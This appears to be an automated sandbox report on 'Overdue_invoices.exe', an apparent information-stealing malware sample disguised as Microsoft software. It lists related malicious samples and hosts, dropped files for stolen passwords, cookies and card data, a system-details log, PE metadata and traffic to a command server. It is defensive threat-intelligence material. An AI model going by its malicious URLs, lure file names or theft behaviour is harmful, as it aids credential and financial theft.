	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 193.239.147.103/base/AC74DA1A537FAA26238A4038BDCC34AA.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103/base/A835403D21646D38831BEFB4AACEE40A.html

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 193.239.147.103/base/CFA32E9D22202129AAEAB33745DD6268.html
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.147.103/base/8C0599C1B9B3E6070FB750C30A6E4DE5.html
	SecuriteInfo.com.Artemis326CF1417127.exe	Get hash	malicious	Browse	• 193.239.147.103/base/C153CE1CCAD2548C2547CF3FCE5D339E.html
	Enq No 34 22-01-2021.exe	Get hash	malicious	Browse	• 193.239.147.103/base/8DE336D63584EEF9B2E4A84C875183330.html
	DHL SHIPPING INVOICE DOCUMENTS.doc	Get hash	malicious	Browse	• 193.239.147.103/base/CFA32E9D22202129AAEAB33745DD6268.html
	Walaa-Qasem-resume2.doc	Get hash	malicious	Browse	• 193.239.147.103/base/C393873424A9CB9C6D7E741325C13725.html

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
github.map.fastly.net	SIT-10295.exe	Get hash	malicious	Browse	• 151.101.0.133
	QT21006189.exe	Get hash	malicious	Browse	• 151.101.0.133
	client.exe	Get hash	malicious	Browse	• 151.101.0.133
	testMalware3.ps1	Get hash	malicious	Browse	• 151.101.0.133
	SecuriteInfo.com.Trojan.DownLoader36.34557.26355.exe	Get hash	malicious	Browse	• 151.101.0.133
	purchase order TR2021011802.exe	Get hash	malicious	Browse	• 151.101.0.133
	TNT Original Invoice PDF.exe	Get hash	malicious	Browse	• 151.101.0.133
	Photo-064-2021.jpg.exe	Get hash	malicious	Browse	• 151.101.0.133
	UT45.vbs	Get hash	malicious	Browse	• 151.101.0.133
	33f77d4d.exe	Get hash	malicious	Browse	• 151.101.0.133
	RFQ_211844_PR20Q-6706.pdf.exe	Get hash	malicious	Browse	• 151.101.0.133
	P.O.No.#17AUFR010S.pdf.exe	Get hash	malicious	Browse	• 151.101.0.133
	PO#83922009122.pdf.exe	Get hash	malicious	Browse	• 151.101.0.133
	AS006-20211201.pdf.exe	Get hash	malicious	Browse	• 151.101.0.133
	2CBPOfVTs5QeG8Z.exe	Get hash	malicious	Browse	• 151.101.0.133
	Payment.exe	Get hash	malicious	Browse	• 151.101.0.133
	inrfzFzDHR.exe	Get hash	malicious	Browse	• 151.101.0.133
	0IO1Or2045.exe	Get hash	malicious	Browse	• 151.101.0.133
	http://https://patrickphimr5.github.io/memoaideivozx/dsfriet.html?bbre=dxcfdgoiss	Get hash	malicious	Browse	• 151.101.0.133
smtp.gmail.com	SIT-10295.exe	Get hash	malicious	Browse	• 108.177.119.109
	QT21006189.exe	Get hash	malicious	Browse	• 108.177.119.109
	fusion.exe	Get hash	malicious	Browse	• 173.194.69.108
	Revised Invoice.exe	Get hash	malicious	Browse	• 173.194.69.109
	transcach.exe	Get hash	malicious	Browse	• 172.253.120.109
	PCS.exe	Get hash	malicious	Browse	• 172.253.120.109
	transcach.exe	Get hash	malicious	Browse	• 172.253.120.109
	ORDER-02044.exe	Get hash	malicious	Browse	• 66.102.1.109

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EA0Y2020 Outstanding invoice 20190510to 20201214.exe	Get hash	malicious	Browse	• 173.194.69.109
	vygtHoQaI1KaBVp.exe	Get hash	malicious	Browse	• 173.194.69.108
	QCXw2WXDjOalhVZ.exe	Get hash	malicious	Browse	• 108.177.11 9.109
	yqd2LHZ8y57Bzy4.exe	Get hash	malicious	Browse	• 108.177.11 9.109
	knitted yarn documents.exe	Get hash	malicious	Browse	• 172.253.12 0.109
	a9bdc406f87d6072599939a86b766fa4.exe	Get hash	malicious	Browse	• 172.253.12 0.109
	SecuriteInfo.com.Generic.mg.e1df690a980825ac.exe	Get hash	malicious	Browse	• 173.194.69.108
	SecuriteInfo.com.BackDoor.SpyBotNET.17.12571.exe	Get hash	malicious	Browse	• 74.125.133.108
	PCS.exe	Get hash	malicious	Browse	• 173.194.76.108
	NQ6UdXpwwU.exe	Get hash	malicious	Browse	• 173.194.76.108
	Money gram.exe	Get hash	malicious	Browse	• 173.194.69.109
	Codes.exe	Get hash	malicious	Browse	• 172.253.12 0.108

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
DEDIPATH-LLCUS	Tender documents_FOB_Offer_Printout.PDF.exe	Get hash	malicious	Browse	• 45.15.143.189
	SIT-10295.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	MT103_SWFT012621ONOMN.doc	Get hash	malicious	Browse	• 193.239.14 7.103
	RFQ Tengco_270121.doc	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.25689.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.27958.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.29158.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	Shipping Documents.doc	Get hash	malicious	Browse	• 193.239.14 7.103
	8Aobnx1VRi.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	DSksliT85D.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.Trojan.DownLoader36.37393.26064.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	Updated Invoice{swift..exe	Get hash	malicious	Browse	• 193.239.14 7.103
	mr kesh.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.GenericRXNJ-EED6E27CA5FDA8.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.mh.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.BehavesLike.Win32.Generic.nm.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	SecuriteInfo.com.Artemis326CF1417127.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	Enq No 34 22-01-2021.exe	Get hash	malicious	Browse	• 193.239.14 7.103
	DHL SHIPPING INVOICE DOCUMENTS.doc	Get hash	malicious	Browse	• 193.239.14 7.103
PACKETUS	SIT-10295.exe	Get hash	malicious	Browse	• 147.75.47.199
	QT21006189.exe	Get hash	malicious	Browse	• 136.144.56.255
	oHqMFmPndx.exe	Get hash	malicious	Browse	• 185.244.12 1.205
	SecuriteInfo.com.Trojan.PackedNET.509.17348.exe	Get hash	malicious	Browse	• 104.245.238.50
	kinsing2	Get hash	malicious	Browse	• 147.75.47.199
	kinsing	Get hash	malicious	Browse	• 147.75.47.199
	inrfzFzDHR.exe	Get hash	malicious	Browse	• 136.144.56.255
	http://search.hwatchtvnow.co	Get hash	malicious	Browse	• 147.75.102.200
	HSBC Payment Advice - HSBC67628473234[20201412].exe	Get hash	malicious	Browse	• 136.144.56.255

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	vPZHkecu7y.exe	Get hash	malicious	Browse	• 64.187.226.251
	530ppafC4x.exe	Get hash	malicious	Browse	• 64.187.226.251
	fBTeh5eM2o.exe	Get hash	malicious	Browse	• 64.187.226.251
	OdkQY9bDfK.exe	Get hash	malicious	Browse	• 64.187.226.251
	6DHaBgali4.exe	Get hash	malicious	Browse	• 64.187.226.251
	SecuriteInfo.com.BehavesLike.Win32.Trojan.cc.exe	Get hash	malicious	Browse	• 64.187.226.251
	SecuriteInfo.com.BehavesLike.Win32.Trojan.cc.exe	Get hash	malicious	Browse	• 64.187.226.251
	invv.exe	Get hash	malicious	Browse	• 172.82.162.227
	http://https://performoverlyrefinedapplication.icu/CizCEYfXXsFZDea6dskVLfEdY6BHDc59rTngFTpi7WA?clck=d1b1d4dc-5066-446f-b596-331832cbbdd0&sid=l84343	Get hash	malicious	Browse	• 147.75.102.200
	DHL Shipping Document Tracking No Confirmation.exe	Get hash	malicious	Browse	• 147.75.47.199
	QUOTATION REQUEST FOR PO 024-2020.pdf.exe	Get hash	malicious	Browse	• 147.75.47.199

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Overdue_invoices.exe.log	
Process:	C:\Users\user\Desktop\Overdue_invoices.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1039
Entropy (8bit):	5.365622957937216
Encrypted:	false
SSDEEP:	24:MLU84qpE4Ks2wKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7GE4Ks:Mgv2HKXwYHKhQnoPtHoxHhAHKzvGHKs
MD5:	8661DEF1A785B33817416A73C5B2C3DD
SHA1:	3341588F1C06BFFDDCCCF2EDE4F62D6D5F7AACA9
SHA-256:	BF8FD626E9B119BF1F5045CAB9B6A2A773FB44ADCCB303B807CF650CE50758DD
SHA-512:	035155C37E203345617D0679BC0F544E492BA0FBCC8CD42DA91FA721011BAE29095DE36F5D54CC08FF31B70DBD0FEB3DA82DDC9DD36F2D37B7EFE822DA5FBCC
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutra

C:\Users\user\AppData\Local\Temp\TMP_4728	
Process:	C:\Users\user\Desktop\Overdue_invoices.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	50
Entropy (8bit):	4.63572875064339
Encrypted:	false
SSDEEP:	3:Nm1WXp5vqTSVKty:01WXpFqTDk
MD5:	B8D917424EC0E1B5CED53A0A590E0018
SHA1:	E01F04CBE64F80F7B8FD594B720AD27C2B36B9CC
SHA-256:	193D0458703DC296C08E19CDA97C5620AFB32953537FE8F0AF9B8316E75EBD53
SHA-512:	B5AD66175D58D1C797102F53B8D110451AE2CA07E3AF23E11CB7A50A5CCBF335B375F7FE90EF818DB008472655544FCE85571868D5516B0264520475CE4B21BC
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Local\Temp\TMP_4728	
Preview:	6020,C:\Users\user\Desktop\Overdue_invoices.exe..

C:\Users\user\AppData\Local\Temp\TMP_Cookies	
Process:	C:\Users\user\Desktop\Overdue_invoices.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.6970840431455908
Encrypted:	false
SSDEEP:	24:TLbJLbXaFpEO5bNmISHn06UwcQPx5fBocLgAZOZD/0:T5LLOpEO5J/Kn7U1uBo8NOZ0
MD5:	00681D89EDDB6AD25E6F4BD2E66C61C6
SHA1:	14B2FBFB460816155190377BBC66AB5D2A15F7AB
SHA-256:	8BF06FD5FAE8199D261EB879E771146AE49600DBDED7FDC4EAC83A8C6A7A5D85
SHA-512:	159A9DE664091A3986042B2BE594E989FD514163094AC606DC3A6A7661A66A78C0D365B8CA2C94B8BC86D552E59D50407B4680EDADB894320125F0E9F48872D3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ..g... .8..... ....

C:\Users\user\AppData\Local\Temp\TMP_pass	
Process:	C:\Users\user\Desktop\Overdue_invoices.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1
Malicious:	false
Reputation:	high, very likely benign file
Preview:	SQLite format 3.....@ .....C..... ....

C:\Users\user\AppData\Local\Temp\browserCreditCards	
Process:	C:\Users\user\Desktop\Overdue_invoices.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp99EA0x.tmp	
Process:	C:\Users\user\Desktop\Overdue_invoices.exe
File Type:	UTF-8 Unicode text, with CRLF, LF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Temp\tmp99EA0x.tmp	
Size (bytes):	2689
Entropy (8bit):	5.347685360604738
Encrypted:	false
SSDEEP:	48:8bAIVIDAlG33HPrLPFpsPa1tPLpnPVTPUnP2PHydVWAgH8wAcxWClwBNxhXv2ilZ:85VIDLHzLNpsKtDpndT8nuPHydVWhcwU
MD5:	A8307959CD38001AEC8D022D52094D23
SHA1:	BDE6320753A11E17291CBF3153DC009E65B0E449
SHA-256:	EDC211E8DD994F7F9AA7F947AF81504D32404711B84BCD180CDD216123B3043A
SHA-512:	B006429E1E383ED11E2BF3DE2A8349D6EF8DAF0D699AF66E44032E83C61DDA793FC3D2B5D05102C544D935591B2FE9364FA69213F89C35496935F47AC2E59A7
Malicious:	false
Reputation:	low
Preview:	==========| Panda Logger - System Details |==========...Computer Name: 494126..Username: user..Country Name: United States..System date and time: 1/27/2021 3:15:12 PM..Processor: Intel(R) Core(TM)2 CPU 6600 @ 2.40 GHz..Framework: 4.0.30319.42000..Operating System: Microsoft Windows 10 Pro..Process Elevated:True..IP address: 84.17.52.74.....===== Installed Programs/Softwares =====..[+] Google Chrome..[+] Microsoft Office Professional Plus 2016..[+] Microsoft Visual C++ 2013 Redistributable (x64) - 12.0.30501..[+] Microsoft Visual C++ 2013 x86 Minimum Runtime - 12.0.21005..[+] Microsoft Visual C++ 2010 x86 Redistributable - 10.0.30319..[+] Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.21.27702..[+] Microsoft Visual C++ 2019 X86 Additional Runtime - 14.21.27702..[+] Java 8 Update 211..[+] Microsoft Visual C++ 2012 Redistributable (x86) - 11.0.61030..[+] Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.21.27702..[+] Java Auto Updater..[+] Google Update Helper..[+] Microsoft

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	5.607365895665976
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Overdue_invoices.exe
File size:	100864
MD5:	afa35ee8f27c8a6661219bccb198fd9b
SHA1:	8b86a3066a24586bd5d17ce45ce8bd7984079af0
SHA256:	2d2c26b0f3308bda9e00913401761b8b5026edccfbe12bce7a72cd2d324c2f45
SHA512:	6b2242cad79cf4aea483f6e56d25ca60a8fe5788ae298bd69ae0b150092ebb22a0d2c89d93d33733248a47d6b207cd2b67d3163af124521a570157974af2419
SSDEEP:	3072:YMVu0mNieZzQ5mPagIWSPahXjYktx0gxOytswL+f66fQG8zJGVT4qG9:YHZf
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...W..`....."...0..x..... .....@.. .....rf....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4197be
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE, LARGE_ADDRESS_AWARE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x6010A357 [Tue Jan 26 23:18:47 2021 UTC]

General

TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x1976c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x1a000	0xc60	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1c000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x177c4	0x17800	False	0.283764128989	data	5.63725978079	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x1a000	0xc60	0xe00	False	0.495535714286	data	4.81005147866	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1c000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
IBC	0x1a10c	0x485	data		
RT_VERSION	0x1a594	0x394	data	English	United States
RT_MANIFEST	0x1a928	0x331	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators	English	United States

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos

Description	Data
LegalCopyright	Microsoft Corporation. All rights reserved.
InternalName	XDesProc.exe
FileVersion	16.6.30114.105 built by: D16.6
CompanyName	Microsoft Corporation
ProductName	Microsoft Visual Studio
ProductVersion	16.6.30114.105
FileDescription	Microsoft Visual Studio XAML Designer
OriginalFilename	XDesProc.exe
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

Total Packets: 66

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:15:04.075184107 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.124214888 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.124363899 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.125174999 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.173216105 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173243999 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173261881 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173279047 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173307896 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173325062 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173335075 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.173341036 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173357964 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173374891 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173397064 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.173409939 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.173429966 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.173460007 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.220325947 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220357895 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220374107 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220391035 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220407963 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220423937 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220443964 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220463991 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220479965 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220496893 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220514059 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220525026 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220539093 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220551014 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220555067 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.220563889 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220582962 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220599890 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220616102 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220632076 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.220634937 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220654011 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.220669031 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.220707893 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.268702030 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268733978 CET	80	49721	193.239.147.103	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 27, 2021 15:15:04.268752098 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268769026 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268785954 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268798113 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.268801928 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268829107 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.268853903 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.268888950 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268919945 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268937111 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268953085 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268966913 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.268973112 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268991947 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.268992901 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269010067 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269026995 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269035101 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269043922 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269061089 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269077063 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269081116 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269094944 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269117117 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269119024 CET	49721	80	192.168.2.3	193.239.147.103
Jan 27, 2021 15:15:04.269134998 CET	80	49721	193.239.147.103	192.168.2.3
Jan 27, 2021 15:15:04.269143105 CET	49721	80	192.168.2.3	193.239.147.103
